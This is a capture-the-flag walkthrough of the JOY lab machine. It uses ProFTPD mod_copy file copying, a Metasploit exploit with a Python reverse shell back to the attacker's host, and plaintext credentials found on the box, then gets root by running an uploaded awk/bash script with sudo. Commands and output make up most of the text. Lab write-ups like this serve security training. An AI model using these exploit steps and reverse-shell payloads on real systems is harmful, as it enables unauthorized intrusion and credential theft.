#### **DIGITALWORLD.LOCAL: JOY**

IP da máquina: 192.168.56.118 // MAC: 08:00:27:EB:6E:02

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.118

```
REASON
                                               VERSION
         STATE SERVICE
21/tcp open ftp
                               tcp-response ProFTPD 1.2.10
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxrwxr-x 2 ftp ftp 4096 Jan 6 2019 download
drwxrwxr-x 2 ftp ftp 4096 Jan 10 2019 upload
 drwxrwxr-x
                               ftp
                               tcp-response Dropbear sshd 0.34 (protocol 2.0)
22/tcp open ssh
                               tcp-response Postfix smtpd
25/tcp open smtp
 smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
DES, 8BITMIME, DSN, SMTPUTF8,
 ssl-cert: Subject: commonName=JOY
  Subject Alternative Name: DNS:JOY
  Issuer: commonName=JOY
 Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
  Not valid before: 2018-12-23T14:29:24
  Not valid after: 2028-12-20T14:29:24
  MD5: 9a80 5234 0ef3 1fdd 8f77 16fe 09ee 5b7b
SHA-1: 4f02 9a1c 1f41 2ec9 c0df 4523 b1f4 a480 25f9 0165
  ----BEGIN CERTIFICATE----
  MIICvDCCAaSgAwIBAgIJAOB9FmtuDenTMA0GCSqGSIb3DQEBCwUAMA4xDDAKBgNV
  BAMMAOpPWTAeFw0xODEyMjMxNDI5MjRaFw0yODEyMjAxNDI5MjRaMA4xDDAKBgNV
  BAMMAOpPWTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMKCCTsg68Xt
  VoexiORYRs0lVeJTsKFffjgkLN5obSRTZ0xM1M37pvs5+mBgNlgFy6loMbjUbgn8
  zlri4m/X6kTWGWrUDUr6QmqtndBRzZZAF+74LAmVIOekuFWWjgH1bhHAVq7rQhJ+
ThRnFF6N5IdVzSibrVpLNacYMHMSX0ll0DeRThF4YgpN0BD8GfDUgKDLxX7wg9M+
```

```
80/tcp open http
                           tcp-response Apache httpd 2.4.25
 http-ls: Volume /
  SIZE TIME
                           FILENAME
        2016-07-19 20:03 ossec/
  http-methods:
  Supported Methods: POST OPTIONS HEAD GET http-server-header: Apache/2.4.25 (Debian)
  http-title: Index of /
110/tcp open pop3
                           tcp-response Dovecot pop3d
 pop3-capabilities: SASL RESP-CODES UIDL CAPA STLS TOP PIPELINING AUTH-RESP-CODE
  ssl-date: TLS randomness does not represent time
139/tcp open netbios-ssn tcp-response Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap
                           tcp-response Dovecot imapd
imap-capabilities: more have post-login STARTTLS listed OK LITERAL+ IMAP4rev1 Pre-login capabilit |
ies ID ENABLE SASL-IR LOGIN-REFERRALS IDLE LOGINDISABLEDA0001
| ssl-date: TLS randomness does not represent time
445/tcp open netbios-ssn tcp-response Samba smbd 4.5.12-Debian (workgroup: WORKGROUP)
465/tcp open smtp
                           tcp-response Postfix smtpd
_smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
DES, 8BITMIME, DSN, SMTPUTF8,
  ssl-cert: Subject: commonName=JOY
  Subject Alternative Name: DNS:JOY
  Issuer: commonName=JOY
  Public Key type: rsa
```

```
587/tcp open smtp tcp-response Postfix smtpd
|_smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
DES, 8BITMIME, DSN, SMTPUTF8,
```

```
993/tcp open ssl/imaps? tcp-response

|_ssl-date: TLS randomness does not represent time

995/tcp open ssl/pop3s? tcp-response

|_ssl-date: TLS randomness does not represent time

MAC Address: 08:00:27:EB:6E:02 (Oracle VirtualBox virtual NIC)


Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.9
```

http://192.168.56.118/




# Index of /

## Name Last modified Size Description




Apache/2.4.25 (Debian) Server at 192.168.56.118 Port 80


http://192.168.56.118/ossec/



ftp://192.168.56.118/



ftp://192.168.56.118/upload/



#### directory

https://www.bleepingcomputer.com/news/security/proftpd-vulnerability-lets-users-copy-files-without-permission/

nc 192.168.56.118 21

site cpfr /home/patrick/version\_control

site cpto /home/ftp/version\_control

```
[x]-[headcrusher@parrot]-[~]

nc 192.168.56.118 21

220 The Good Tech Inc. FTP Server


site cpfr /home/patrick/version_control

350 File or directory exists, ready for destination name

site cpto /home/ftp/version_control

250 Copy successful
```

ftp://192.168.56.118/



## version\_control

```
I version_control x

1 Version Control of External-Facing Services:
2
3 Apache: 2.4.25
4 Dropbear SSH: 0.34
5 ProFTPd: 1.3.5
6 Samba: 4.5.12
7
8 We should switch to OpenSSH and upgrade ProFTPd.
9
10 Note that we have some other configurations in this machine.
11 The webroot is no longer /var/www/html. We have changed it to /var/www/tryingharderisjoy.
12 2. I am trying to perform some simple bash scripting tutorials. Let me see how it turns out.
```

search proftpd

exploit/unix/ftp/proftpd\_modcopy\_exec

| <u>msf6</u> > search proftpd   |                 |         |       |               |
|--|-----------------|---------|-------|---------------|
| Matching Modules   |                 |         |       |               |
|  |                 |         |       |               |
| # Name   | Disclosure Date | Rank    | Check | Description   |
|  |                 |         |       |               |
| <pre>0 exploit/freebsd/ftp/proftp_telnet_iac rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)</pre> | 2010-11-01      |         | Yes   | ProFTPD 1.3.2 |
| <pre>1 exploit/linux/ftp/proftp_sreplace 1.3.0 sreplace Buffer Overflow (Linux)</pre>                | 2006-11-26      |         | Yes   | ProFTPD 1.2 - |
| 2 exploit/linux/ftp/proftp_telnet_iac<br>c3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)              | 2010-11-01      |         | Yes   | ProFTPD 1.3.2 |
| 3 exploit/linux/misc/netsupport_manager_agent ager Agent Remote Buffer Overflow                      | 2011-01-08      | average | No    | NetSupport Ma |
| 4 exploit/unix/ftp/ <mark>proftpd</mark> _133c_backdoor<br>Backdoor Command Execution                | 2010-12-02      |         | No    | ProFTPD-1.3.3 |
| 5 exploit/unix/ftp/proftpd_modcopy_exec Mod Copy Command Execution                                   | 2015-04-22      |         | Yes   | ProFTPD 1.3.5 |

#### Info

## Description:

This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

set payload cmd/unix/reverse\_python

set lhost 192.168.56.114

set lport 443

set sitepath /var/www/tryingharderisjoy

set rhosts 192.168.56.118

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
             Current Setting
                                          Required Description
  Name
  Proxies
                                          no
                                                    A proxy chain of format type:host:port[,type:ho
st:port][...]
             192.168.56.118
  RHOSTS
                                                    The target host(s), range CIDR identifier, or h
                                          yes
osts file with syntax 'file:<path>'
  RPORT
             80
                                          yes
                                                    HTTP port (TCP)
  RPORT FTP
             21
                                          yes
                                                    FTP port
   SITEPATH
              /var/www/tryingharderisjoy
                                          yes
                                                    Absolute writable website path
              false
                                                    Negotiate SSL/TLS for outgoing connections
  SSL
                                          no
  TARGETURI
                                                    Base path to the website
                                          yes
              /tmp
                                                    Absolute writable path
  TMPPATH
                                          yes
   VHOST
                                          no
                                                    HTTP server virtual host
Payload options (cmd/unix/reverse python):
  Name
         Current Setting Required Description
  LHOST
         192.168.56.114
                                     The listen address (an interface may be specified)
                          ves
  LPORT
         443
                          yes
                                    The listen port
                          yes
  SHELL
          /bin/bash
                                     The system shell to use.
```

#### Exploit

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.56.114:443
[*] 192.168.56.118:80 - 192.168.56.118:21 - Connected to FTP server
[*] 192.168.56.118:80 - 192.168.56.118:21 - Sending copy commands to FTP server
[*] 192.168.56.118:80 - Executing PHP payload /UWLXXMW.php
[*] Command shell session 1 opened (192.168.56.114:443 -> 192.168.56.118:35024) at 2020-09-10 01:16:56 -0300
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),123(ossec)
uname -a
Linux JOY 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux
```

python -c 'import pty;pty.spawn("/bin/bash")'

cd ossec

cat patricksecretsofjoy

```
UWLXXMW.php ossec
www-data@JOY:/var/www/tryingharderisjoy$ cd ossec
cd ossec
www-data@JOY:/var/www/tryingharderisjoy/ossec$ ls
ls
CONTRIB README.search
                                      lib
                                                           setup.sh
                           ima
LICENSE css
                           index.php ossec_conf.php
README
        htaccess_def.txt js
                                      patricksecretsofjoy tmp
www-data@JOY:/var/www/tryingharderisjoy/ossec$ cat patricksecretsofjoy
cat patricksecretsofjoy
credentials for JOY:
patrick:apollo098765
root:howtheheckdoiknowwhattherootpasswordis
how would these hack3rs ever find such a page?
```

su Patrick

apollo098765

sudo -l

echo "awk 'BEGIN {system(\"/bin/bash\")}" > test

```
[headcrusher@parrot]-[-]
secho "awk 'BEGIN {system(\"/bin/bash\")}'" > test
```

ftp 192.168.56.118

anonymous

anonymous

put test

ls

```
headcrusher@parrot]-[
- $ftp 192.168.56.118
Connected to 192.168.56.118.
220 The Good Tech Inc. FTP Server
Name (192.168.56.118:headcrusher): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put test
local: test remote: test
200 PORT command successful
150 Opening BINARY mode data connection for test
226 Transfer complete
34 bytes sent in 0.00 secs (851.3622 kB/s) ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x 2 ftp
                                      4096 Jan 6 2019 download
             1 ftp
-rw-r--r--
                                       34 Sep 10 01:31 test
                         ftp
                                      4096 Jan 10 2019 upload
drwxrwxr-x
             2 ftp
                         ftp
                                       407 Sep 10 01:06 version_control
-rw-r--r--
             1 0
                         0
226 Transfer complete
```

#### nc 192.168.56.118 21

site cpfr /home/ftp/test

site cpto /home/patrick/script/test

### sudo /home/patrick/script/test

```
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo /home/patrick/script/test
sudo /home/patrick/script/test
root@JOY:/var/www/tryingharderisjoy/ossec# id
id
uid=0(root) gid=0(root) groups=0(root)
root@JOY:/var/www/tryingharderisjoy/ossec# uname -a
uname -a
Linux JOY 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux
```